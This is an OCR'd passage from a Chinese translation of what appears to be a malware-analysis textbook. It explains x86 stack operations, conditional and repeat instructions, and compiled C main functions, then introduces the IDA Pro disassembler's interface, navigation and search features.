


图4-7 x86的栈布局

图4-8展示了图4-7中一个栈帧的解剖图。每一项的内存地址也有说明。在这个图中，ESP指向栈顶，即内存地址`0x12F02C`。在函数执行时，EBP的值则始终为`0x12F03C`，这样就可以通过EBP来引用局部变量和参数。在调用前被压入栈中的参数在图中位于栈的底层。接下来，它包含了由调用指令自动压入栈的返回地址，然后是老的EBP值，也就是调用者栈帧的EBP值。

当数据被压入栈时，ESP会随之减小。在图4-8的例子中，如果执行`push eax`指令，ESP就会减小4，变成`0x12F028`，而EAX中的数据则被复制到`0x12F028`处。如果执行指令`pop ebx`，则`0x12F028`处的数据就会被赋给EBX寄存器，而ESP也随之增加4。




图4-8 单独一个栈帧

不用push或pop也可以从栈中读取数据。例如，mov eax, ss:[esp]指令就直接访问栈顶，这和pop eax一样，但不会影响ESP寄存器。到底用哪种约定，取决于编译器，以及编译器是如何配置的。（我们在第6章进一步讨论这个问题。）

x86架构还提供了其他弹出和压入的指令，其中最常用的是pusha和pushad。它们将所有的寄存器都压入栈中，并且常与popa和popad结合使用，后者从栈中弹出所有的寄存器。pusha和pushad的具体功能如下。

- pusha以下面的顺序将所有16位寄存器压入栈中：AX、CX、DX、BX、SP、BP、SI、DI。
- pushad以下面的顺序将所有32位寄存器压入栈中：EAX、ECX、EDX、EBX、ESP、EBP、ESI、EDI。

在shellcode中，如果要将寄存器的当前状态全部保存在栈上，以便稍后恢复，就常使用这些指令。编译器很少使用它们，因此，看到它们，通常说明是某人手工写的汇编代码或者shellcode。

4.3.8　条件指令

所有的编程语言都能做比较，并根据比较结果做出决定。条件指令就是用来做比较的指令。

最常见的两个条件指令是test和cmp。test指令与and指令的功能一样，但它并不会修改其使用的操作数。test指令只设置标志位。test指令执行后，我们感兴趣的是ZF标志位。对某个东西与它自身的test经常被用于检查它是否是一个NULL值。例如，test eax, eax。你也可以直接将EAX与0比较，但test eax, eax的字节更少，花费的CPU周期也更少。

cmp指令与sub指令的功能一样，但它不影响其操作数。cmp指令也是只用于设置标志位，其执行结果是，ZF和CF标志位可能发生变化。表4-8说明了cmp指令是如何影响这些标志位的。

表4-8　cmp指令与标志位

cmp dst, src	ZF	CF
dst = src	1	0
dst < src	0	1
dst > src	0	0

4.3.9　分支指令

分支指令是一串指令根据程序流有条件地执行。分支这个词用于描述控制流到了程序的枝干上。

最常见的分支指令是跳转指令。程序中使用了大量的跳转指令，其中最简单的是jmp指令，它使得下一条要被执行的指令是其格式jmp location中指定位置的指令，又被称为无条件跳转，因为总会跳到目的位置去执行。这个简单的跳转无法满足所有的跳转需求。例如，使用jmp无法实现与if

语句等价的逻辑。在汇编代码中没有if语句，而是用了条件跳转。

条件跳转使用标志位来决定是跳转，还是继续执行下一条指令。有30多种不同类型的条件跳转，但只有少部分常见。表4-9展示了大部分常见条件跳转指令，以及它们是如何运行的。通常将条件跳转缩写为jcc。

表4-9 条件跳转

指令	描述
jz loc	如果 ZF = 1，跳转至指定位置
jnz loc	如果 ZF = 0，跳转至制定位置
je loc	与 jz 类似，但通常在一条 cmp 指令后使用。如果源操作数与目的操作数相等，则跳转
jne loc	与 jnz 类似，但通常在一条 cmp 指令后使用。如果源操作数与目的操作数不相等，则跳转
jg loc	在一条 cmp 指令做有符号比较之后，如果目的操作数大于原操作数，跳转
jge loc	在一条 cmp 指令做有符号比较之后，如果目的操作数大于或等于原操作数，跳转
ja loc	与 jg 类似，但使用无符号比较
jae loc	与 jge 类似，但使用无符号比较
jl loc	在一条 cmp 指令做有符号比较之后，如果目的操作数小于原操作数，则跳转
jle loc	在一条 cmp 指令做有符号比较之后，如果目的操作数小于或等于原操作数，则跳转
jb loc	与 jl 类似，但使用无符号比较
jbe loc	与 jle 类似，但使用无符号比较
jo loc	如果前一条指令置位了溢出标志位（OF = 1），则跳转
js loc	如果符号标志位被置位（SF = 1），则跳转
jecxz loc	如果 ECX = 0，则跳转

4.3.10 重复指令

重复指令是一组操作数据缓冲区的指令。数据缓冲区通常是一个字节数组的形式，也可以是单字或者双字。本节我们只考虑字节数组形式。（Intel称这些指令为字符串指令，但我们不使用这个词，以免和第1章中提到的字符串混淆。）

最常见的数据缓冲区操作指令是movsx、cmpsx、stosx和scasx，其中x可以是b、w或者d，分别表示字节、字和双字。这些指令对任何形式的数据都有效，但这一节我们只考虑字节，所以使用movsb、cmpsb等。

在这些操作中，使用ESI和EDI寄存器。ESI是源索引寄存器，EDI是目的索引寄存器。还有ECX用作计数的变量。

这些指令还需要一个前缀，用于对长度超过1的数据做操作。movsb指令本身只会移动一个字节，而不使用ECX寄存器。

表4-10 rep指令终止条件

指令	描述
rep	循环终止条件 ECX = 0
repe, repz	循环终止条件 ECX = 0 or ZF = 0
repne, repnz	循环终止条件 ECX = 0 or ZF = 1

在x86下，使用重复前缀来做多字节操作。rep指令会增加ESI和EDI这两个偏移，减少ECX寄存器。rep前缀会不断重复，直至ECX = 0。repe/repz和repne/repnz前缀则不断重复，直至ECX = 0或直至ZF = 1或0。表4-10列举了这些条件。因此，在大部分数据缓冲区操作指令中，ESI、EDI和ECX必须为rep指令的生效，而进行适当的初始化。

movsb指令用于将一串字节从一个位置移动到另一个位置。rep前缀经常与movsb一起使用，从而复制一串长度由ECX决定的字节。从逻辑上说，rep movsb指令等价于C语言的memcpy函数。movsb指令从ESI指向地址取出一个字节，将其存入EDI指向地址，然后根据方向标志（DF）的设置，将ESI和EDI的值加1或者减1。如果DF = 0，则加，否则减。

在由C代码编译后的结果中，很少能看到DF标志。但是在shellcode里，人们有时候会调换方向标志，这样就可以反方向存储数据。如果有rep前缀，就会检查ECX是否为0，如果不等于0，则指令继续从ESI移动一个字节到EDI并将ECX寄存器减1。这个过程会不断重复，直至ECX = 0。

cmpsb指令用于比较两串字节，以确定其是否是相同的数据。cmpsb指令用ESI指向地址的字节减去EDI指向地址的字节，并更新相关的标志位。它经常与repe前缀一起使用。此时，cmpsb指令逐一比较两串字节，直至发现一处不同，或比较到头。cmpsb指令从地址ESI获得一个字节，将其与EDI指向位置的字节进行比较，并设置标志位，然后对ESI和EDI分别加1。如果有repe前缀，就检查ECX的值和标志位，如果ECX = 0或者ZF = 0，就停止重复。这相当于C语言中的memcmp函数。

scasb指令用于从一串字节中搜索一个值。这个值由AL寄存器给出。它的工作方式与cmpsb一样，但是它是将ESI指向地址的字节与AL进行比较，而不是与EDI指向地址的字节比较。repe操作会使得这个比较不断继续，直到找到该字节，或者ECX = 0。如果在这串字节中找到了那个值，则其位置会被存储在ESI中。

stosb指令用于将值存储到EDI指向的地址。它与scasb一样，但不是去搜索，而是将指定的字节存入EDI指向的地址。rep前缀与scasb一起使用后，就初始化了一段内存缓冲区，其中的每个字节都是相同的值。这等价于C语言的memset函数。表4-11展示了一些常用的rep指令，并说明了其操作。

表4-11 rep指令示例

指令	描述
repe cmpsb	用于比较两块数据缓冲区。EDI 和 ESI 必须被设为两段缓冲区的地址，ECX 必须被设为缓冲区长度。当 ECX = 0 或者发现缓冲区不一致的时候，停止比较

续表

指令	描述
rep stosb	用于用一个给定的值初始化一块缓冲区中所有字节。EDI 包含了缓冲区地址，AL 则包含初始值。这个指令通常与 xor eax, eax 一起使用
rep movsb	一般用于复制缓冲区中的字节。ESI 需要被设为源缓冲区地址，EDI 被设为目的缓冲区地址，ECX 则必须为要复制的长度。会逐字节复制，直至 ECX = 0
repne scasb	用于在一段数据缓冲区中搜索一个字节。EDI 需指向缓冲区地址，AL 则包含要找的字节，ECX 设为缓冲区长度。当 ECX = 0 或找到该字节时，比较停止

4.3.11 C语言主函数和偏移

恶意代码经常是用C语言编写的，因此你需要知道C语言的主函数是如何翻译成汇编代码的。这些知识还能帮助你理解C语言和汇编语言中偏移的区别。

一个标准C程序的主函数有两个参数，形式如下：

```
int main(int argc, char ** argv)
```

参数argc和argv在运行时决定。其中，参数argc是一个整数，说明了命令行中参数的个数，包括程序名字本身；参数argv是一个字符串数据指针，指向了所有的命令行参数。下面的例子给出了一个命令行的程序，以及程序运行时argc和argv的结果。

```
filetestprogram.exe -r filename.txt

argc = 3
argv[0] = filetestprogram.exe
argv[1] = -r
argv[2] = filename.txt
```

清单4-1展示了一个简单程序的C代码。

代码清单4-1 main函数示例的C代码

```
int main(int argc, char* argv[])
{
      if (argc != 3) {return 0;}

      if (strncmp(argv[1], "-r", 2) == 0){

            DeleteFileA(argv[2]);

      }
      return 0;
}
```

代码清单4-2展示了代码清单4-1中C代码编译后的结果。这个例子能帮助你理解在汇编语言中表4-12中所示的参数列表是如何访问的。在❶ **argc**与3进行比较，在❷ **argv[1]**与**-r**通过**strncmp**进行比较。请注意这里是如何访问**argv[1]**的：首先，数组的开始地址被载入**eax**，然后对**eax**加上**4**（也就是偏移）得到**argv[1]**。这里使用数字**4**，是因为**argv**数组中每条记录都是一个指向字符串的地址，而在32位系统中，每个地址都是4字节长。如果命令行中有**-r**，位于❸的代码就被执行，此时通过相对于**argv**偏移**8**来获得**argv[2]**，并将其作为**DeleteFileA**的参数。

代码清单4-2 main函数示例的汇编代码

```
004113CE        cmp     [ebp+argc], 3 ❶
004113D2        jz      short loc_4113D8
004113D4        xor     eax, eax
004113D6        jmp     short loc_411414
004113D8        mov     esi, esp
004113DA        push    2                   ; MaxCount
004113DC        push    offset Str2         ; "-r"
004113E1        mov     eax, [ebp+argv]
004113E4        mov     ecx, [eax+4]
004113E7        push    ecx                 ; Str1
004113E8        call    strncmp ❷
004113F8        test    eax, eax
004113FA        jnz     short loc_411412
004113FC        mov     esi, esp ❸
004113FE        mov     eax, [ebp+argv]
00411401        mov     ecx, [eax+8]
00411404        push    ecx                 ; lpFileName
00411405        call    DeleteFileA
```

4.3.12 更多信息：Intel x86 Architecture Manual

如果遇到一条从未见过的指令该怎么办？如果通过Google搜索还无法找到答案，你可以从Intel下载完整的x86架构手册，地址是：*http://www.intel.com/products/processor/ manuals/index.htm*。主要内容如下。

第1卷：基本架构

介绍了这一架构及其编程环境。该手册有助于你理解内存是如何工作的，包括寄存器、内存布局、寻址和栈等。它还包含了一般指令分组的详细信息。

第2A卷：指令集参考A～M；第2B卷：指令集参考N～Z

这是对恶意代码分析工程师最有用的两卷。它们以字母表序列举了整个指令集，并从各个方面讨论了指令，包括指令格式、操作码信息、指令是如何影响系统的。

第3A卷：系统编程指南（第1部分）；第3B卷：系统编程指南（第2部分）

除了一般寄存器，x86还有很多特殊目的并会影响执行以及支持操作系统的寄存器和指令，包括调试、内存管理、保护、任务管理、中断和异常处理、多处理器支持，等等。如果遇到特殊目的寄存器，可以参考这个“系统编程指南”来看看它们是怎样影响执行的。

优化参考手册

这一手册介绍了针对应用程序的代码优化技巧。它提供了对编译器所生成代码的深入介绍，并提供了许多关于如何以非常规方式使用指令的示例。

4.4 小结

对汇编和反汇编过程的实用知识，是成为一名成功恶意代码分析师的关键。本章已经介绍了你在反汇编恶意代码时可能遇到的x86相关的基本概念。在本书接下来的分析里，如果遇到不熟悉的指令或寄存器，可以把这一章作为参考手册。

在本章的基础上，第6章将为你建立更好的汇编语言基础。但要做好反汇编，唯一的途径就是实践。下一章，我们将了解IDA Pro，它是一个进行反汇编分析的绝佳工具。

第 5 章 IDA Pro

交互式反汇编器专业版（IDA Pro）是一款由Hex-Rays发布的极其强大的反汇编器。尽管IDA Pro并不是唯一的反汇编器，但它是许多恶意代码分析师、逆向工程师和漏洞分析师的首选。

有两个商业可用的IDA Pro版本。这两个版本都支持x86架构，高级版比标准版支持更多的处理器，最值得称道的是x64。IDA Pro也支持多种文件格式，比如可移植执行文件（PE）、通用对象文件格式（COFF）、可执行与链接格式（ELF），以及a.out。这里，我们主要围绕x86、x64架构和PE文件格式进行探讨。

贯穿本书，我们覆盖IDA Pro的商业版本。你可以下载一个IDA Pro的免费版，IDA Pro Free，下载网址为*http://www.hex-rays.com/idapro/idadownfreeware.htm*，但是这个版本功能上有限制，并且在写作本书时，它的版本“卡死”在5.0。不要使用IDA Pro Free进行正式的反汇编工作，但是如果你只是想尝试一下IDA，可以考虑试用一下此版本。

IDA Pro除了反汇编整个程序外还可以执行查找函数、栈分析、本地变量标识等更多的任务。在本章中，我们会讨论如何利用这些任务让你更接近源代码。IDA Pro在它的快速库标记和识别技术（FLIRT）中包含了可扩展的代码特征，这让它能识别并标记一个被反汇编的函数，尤其是编译器添加的库代码。

IDA Pro生来就是交互式的，并且反汇编过程所有属性都可以被修改、操作、重新安排或重新定义。IDA Pro最大的优势是它具有保存分析过程的能力：你可以添加注释、标记数据及函数名，然后将你的工作保存到一个IDA Pro数据库（被称为idb）中，留作下次使用。IDA Pro也对插件提供了鲁棒的支持，这样你可以编写自己的扩展，或是利用别人的成果。

本章会向你介绍使用IDA Pro进行恶意代码分析的完整的过程。如果你要在IDA Pro上研究得更深入，Chris Eagle的*The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler, 2nd Edition*（No Starch出版社，2011）值得推荐，对IDA Pro和逆向工程来说，它都是一份极好的桌面参考资料。

5.1 加载一个可执行文件

图5-1显示了将一个可执行文件加载到IDA Pro中的第一步。当你加载一个可执行文件时，IDA Pro

会尝试识别这个文件的格式以及处理器架构。本例中，文件是Intel x86架构❷上运行的PE格式文件❶。除非你正在分析手机上的恶意代码，否则通常你不需要修改处理器的类型（手机恶意代码经常创建在各种平台上）。

当加载一个文件（比如一个PE文件）到IDA Pro中时，IDA Pro像操作系统加载器一样将文件映射到内存中。要让IDA Pro将文件作为一个原始二进制文件进行反汇编，选择界面顶部的Binary File选项，如❸处所示。这个选项是非常有用的，因为恶意代码有时会带有shellcode、其他数据、加密参数，甚至在合法的PE文件中带有可执行文件，并且当包含这些附加数据的恶意代码在Windows上运行或被加载到IDA Pro时，它并不会被加载到内存中。此外，当你正在加载一个包含shellcode的原始二进制文件时，你应该将这个文件作为二进制文件加载并反汇编它。

PE文件被编译加载到内存中一个首选的基地址，如果Windows加载器无法将它加载到它的首选地址（因为这个地址已经被使用），加载器会执行一个叫做基地址重定向的操作。这在DLL中经常发生，因为它们经常被加载到与它们首选地址不同的位置。我们在第9章将深入分析基地址重定向。现在，你只需要知道，如果你遇到进程中加载的一个DLL的位置与你在IDA Pro中看到的不一样，这可能是这个文件被基地址重定向的结果。发生这种情况时，选中图5-1中❹处的Manual Load复选框，这时你会看到一个输入框，你可以指定这个文件要加载的新的虚拟基地址。




图5-1 在IDA Pro中加载一个文件

在默认情况下，IDA Pro的反汇编代码中不包含PE头或资源节，而这些地方经常被恶意代码用来

隐藏恶意指令。如果你指定手动加载，IDA Pro会询问你是否要逐个地加载每一个节，包括PE文件头，这样，这些节就逃不开你的分析了。

5.2 IDA Pro接口

加载一个程序到IDA Pro中后，你会看到反汇编窗口，如图5-2所示。这里是你操作和分析二进制的主要位置，并且它也是反汇编代码所在的地方。

5.2.1 反汇编窗口模式

你可以使用两种模式中的一种来显示反汇编窗口：图形模式（默认，如图5-2中所示）和文本模式。可以按空格键在两种模式之间进行切换。

图形模式

在图形模式中，IDA Pro排除了我们建议显示的一些信息，比如行号和操作码。要更改这些选项，选择Options→General，然后选择Line prefixes并设置Number of Opcode Bytes为6。因为多数指令包含6个或更少的字节，这个设置会允许你查看内存位置和代码清单中每条指令的opcode值。（如果这些设置让所有指令都在屏幕右边对齐，试着设置Instruction Indentation为8。）




图5-2 IDA Pro反汇编窗口的图形模式


在图形模式中，箭头的颜色和方向帮助你在分析时显示程序的流程。箭头的颜色告诉你这条路径是否是基于一个反汇编器做的特定决策：红色表示一个条件跳转没有被采用，绿色表示这个条件跳转被采用，蓝色则表示一个无条件跳转被采用。箭头的方向显示了程序的流程，向上的箭头通常表示一个循环条件。在反汇编窗口中图形模式的高亮文本功能会高亮显示该文本的每个实例。

文本模式

反汇编窗口的文本模式是一个较传统的视图模式，并且你必须使用它来查看一个二进制的数据区。图5-3显示了一个反汇编函数的文本模式视图。它显示了内存地址（`0040105B`）和节名（`.text`），在这个节中操作码（`83EC18`）会驻留在内存中❶。

文本模式显示的左侧部分被称为箭头窗口，显示了程序的非线性流程。实线标记了无条件跳转，虚线标记了条件跳转，朝上的箭头表示一个循环。本例中包含了一个在❷处函数的栈布局与注释（以一个分号开始），这个注释是由IDA Pro自动添加到❸处的。

注意： 如果你还在学习汇编代码，你应该发现 IDA Pro 的自动注释特性很有用。要开启这个特性，选择 Options→General，然后选中 Auto comments 复选框。此时 IDA Pro 会在反汇编窗口添加附加注释来帮助你分析。



```
.text:00401040
.text:00401040                  sub_401040 proc near                    ; CODE XREF: sub_4010A0+2A↓p
.text:00401040
.text:00401040                  var_18     = dword ptr -18h
.text:00401040                  var_14     = dword ptr -14h
.text:00401040                  var_10     = dword ptr -10h
.text:00401040                  var_C      = dword ptr -0Ch
.text:00401040                  var_8      = dword ptr -8
.text:00401040                  var_4      = dword ptr -4
.text:00401040
.text:00401040 55                          push   ebp
.text:00401041 89 E5                       mov    ebp, esp
.text:00401043 83 EC 18                    sub    esp, 18h
.text:00401046 C7 45 F4 00 00 00+          mov    [ebp+var_C], 0
.text:0040104D C7 45 F0 00 00 00+          mov    [ebp+var_10], 0
.text:00401054 C7 45 FC 64 00 00+          mov    [ebp+var_4], 64h
.text:0040105B
.text:0040105B                  loc_40105B:                             ; CODE XREF: sub_401040+5C↓j
.text:0040105B 83 7D FC 01                 cmp    [ebp+var_4], 1
.text:0040105F 7E 3D                       jle    short locret_40109E
.text:00401061 C7 45 F0 00 00 00+          mov    [ebp+var_10], 0
.text:00401068 8B 45 F8                    mov    eax, [ebp+var_8]
.text:0040106B 03 45 FC                    add    eax, [ebp+var_4]
.text:0040106E 89 45 F4                    mov    [ebp+var_C], eax
.text:00401071 83 7D F4 1E                 cmp    [ebp+var_C], 1Eh
.text:00401075 75 07                       jnz    short loc_40107E
.text:00401077 C7 45 F0 01 00 00+          mov    [ebp+var_10], 1
.text:0040107E
.text:0040107E                  loc_40107E:                             ; CODE XREF: sub_401040+35↑j
.text:0040107E 83 7D F4 00                 cmp    [ebp+var_C], 0
.text:00401082 75 13                       jnz    short loc_401097
.text:00401084 8B 45 FC                    mov    eax, [ebp+var_4]
.text:00401087 89 44 24 04                 mov    [esp+18h+var_14], eax
.text:0040108B C7 04 24 20 20 40+          mov    [esp+18h+var_18], offset aPrintNumberD ; "Print Number= %d\n"
.text:00401092 E8 B1 00 00 00              call   printf
.text:00401097
.text:00401097                  loc_401097:                             ; CODE XREF: sub_401040+42↑j
.text:00401097 8D 45 FC                    lea    eax, [ebp+var_4]
.text:0040109A FF 00                       dec    dword ptr [eax]
.text:0040109C EB BD                       jmp    short loc_40105B
.text:0040109E                  ; ---------------------------------------------------------------
.text:0040109E
.text:0040109E                  locret_40109E:                          ; CODE XREF: sub_401040+1F↑j
.text:0040109E C9                          leave
.text:0040109F C3                          retn
.text:0040109F                  sub_401040 endp
```

图5-3 IDA Pro的反汇编窗口的文本模式

5.2.2 对分析有用的窗口

其他一些IDA Pro窗口高亮显示了一个可执行文件中的特定条目。下面这些是对我们的分析最有帮助的。

函数窗口 列举可执行文件中的所有函数，并显示每个函数的长度。你可以根据函数长度来排序，并过滤出那些规模庞大复杂的可能很有意思的函数，并排除进程中规模很小的函数。这个窗口也对每一个函数关联了一些标志（F、L、S等），这其中最有用的L，指明库函数。L标志可以在分析时节省你很多时间，因为你可以识别并跳过这些编译器生成的函数。

名字窗口 列举每个地址的名字，包括函数、命名代码、命名数据和字符串。

字符串窗口 显示所有的字符串。默认情况下，这个列表只显示长度超过5个字符的ASCII字符串。你可以通过右键单击字符串窗口并选择Setup来修改它的属性。

导入表窗口 列举一个文件的所有导入函数。

导出表窗口 列举一个文件的所有导出函数。在分析DLL时这个窗口很有用。

结构窗口 列举所有活跃数据结构的布局。这个窗口也提供用自己创建的数据结构作为内存布局模板的能力。

这些窗口还提供了交叉引用的特性，这个特性在定位有意义代码时十分有用。例如，要找到调用一个导入函数的所有代码位置，你可以使用导入表窗口，双击感兴趣的导入函数，然后使用交叉引用特性，来定位代码清单中的导入调用。

5.2.3 返回到默认视图

IDA Pro接口如此丰富，以至于在按一些键或单击一些项后，你可能发现它无法进行进一步浏览了。要返回到默认视图，选择Windows→Reset Desktop。选择这个选项不会撤销你已经完成的任何标记或者反汇编工作，它只会简单地恢复任何窗口和GUI元素到它们的默认设置。

通过同一个令牌，如果你修改了窗口并且你喜欢修改后的窗口视图，你可以选择Windows→Save desktop来保存这个新的视图。

5.2.4 导航IDA Pro

正如我们刚才提到的一样，IDA Pro有很多浏览技巧。很多窗口都链接到反汇编窗口。例如，双击一个导入表窗口或字符串窗口中的项，会把你直接带到这个项的使用位置。

使用链接和交叉引用

另外一种浏览IDA Pro的方式，是使用反汇编窗口内的链接，比如代码清单5-1中所示的链接。双击这些链接中的任何一个，都会在反汇编窗口中❶显示目标的位置。

代码清单5-1 反汇编窗口中可浏览的链接

```
00401075        jnz     short ❶loc_40107E
00401077        mov     [ebp+var_10], 1
0040107E loc_40107E:                    ; CODE XREF: ❶❷sub_401040+35j
0040107E        cmp     [ebp+var_C], 0
00401082        jnz     short ❶loc_401097
00401084        mov     eax, [ebp+var_4]
00401087        mov     [esp+18h+var_14], eax
0040108B        mov     [esp+18h+var_18], offset ❶aPrintNumberD ; "Print Number= %d\n"
00401092        call   ❶printf
00401097        call   ❶sub_4010A0
```

下面是最常见的链接类型：

- 子链接是一个函数开始的链接，比如`printf`和`sub_4010A0`。
- 本地链接是跳转指令目的地址的链接，比如`loc_40107E`和`loc_401097`。
- 偏移链接是内存偏移的链接。

交叉引用（在代码清单中❷处显示）对将显示内容切换到交叉引用所在的位置很有用：在这个例子中是`0x401075`。因为字符串是一种典型的引用，它们也是可导航的链接。例如，`aPrintNumberD`可以被用来将显示跳转到这个字符串在内存中被定义的位置。

浏览历史

IDA Pro的向前和后退按钮，在图5-4中显示，使得你在历史视图中来回移动很简单，就像你会使用浏览器在网页访问历史中来回移动一样。每一次你在反汇编窗口中浏览到一个新位置，那个位置就被添加到你的浏览历史中。




图5-4 导航按钮

导航栏

在工具栏底部的水平色带是导航栏，它展示了一个以颜色为代号被加载二进制地址空间的线性视图。这些颜色的含义如下，它们提供了在文件中哪些位置是什么内容的直观视图。

- 浅蓝色是被FLIRT识别的库代码。
- 红色是编译器生成的代码。
- 深蓝色是用户编写的代码。

你应该在深蓝色区域执行恶意代码分析。如果你在混乱的代码中迷失了，浏览栏可以帮助你回到轨道上来。IDA Pro对数据的默认颜色为：导入的数据为粉红色，已定义的数据为灰色，未定义的数据为棕色。

> **注意**：如果你有一个老版本的 IDA Pro，你的 FLIRT 特征可能不是最新的，并且你可能会有很多库代码在深蓝色区域中终止。FLIRT 不是完美的，有时它不能正确地识别和标记所有的库代码。

跳转到位置

要跳转到任意虚拟内存地址，在反汇编窗口中按键盘上的G键。此时会出现一个对话框询问要跳转的虚拟内存地址或命名的位置，比如`sub_401730`或`printf`。

要跳转到一个原始的文件偏移，选择Jump→Jump to File Offset。例如，你正在十六进制编辑器中查看一个PE文件，并且你看到了一些有意思的东西，比如一个字符串或shellcode，因为当文件被加载到IDA Pro中时，它会像被操作系统加载器加载一样被映射，因此你可以使用这个特性来到达那个原始偏移。

5.2.5 搜索

从顶部的菜单中选择搜索，会在反汇编窗口显示很多用来移动光标的选项：

- 选择Search→Next Code，移动光标到包含你所指定的指令的下一个位置。
- 选择Search→Text，在整个反汇编窗口中搜索一个指定的字符串。
- 选择Search→Sequence of Bytes，在十六进制视图窗口中对一个特定字节序列执行二进制搜索。这个选项在你正在搜索指定数据或操作码组合时很有用。

下面的例子显示了对二进制文件*password.exe*的命令行分析。这个恶意代码样本需要一个密码才能往下运行。你可以看见，当输入一个无效的密码（`test`）后，它打印字符串`Bad key`。

```
C:\>password.exe
Enter password for this Malware: test
Bad key
```

将这个二进制拖到IDA Pro中，看看我们如何使用搜索特性和链接来破解这个程序。首先，我们搜索字符串`Bad key`出现的所有地方，如图5-5所示。我们注意到`Bad key`在`0x401104`❶处被用到，所以我们在搜索窗口中双击这一项，然后跳转到反汇编窗口中的那个位置。




图5-5 搜索的例子

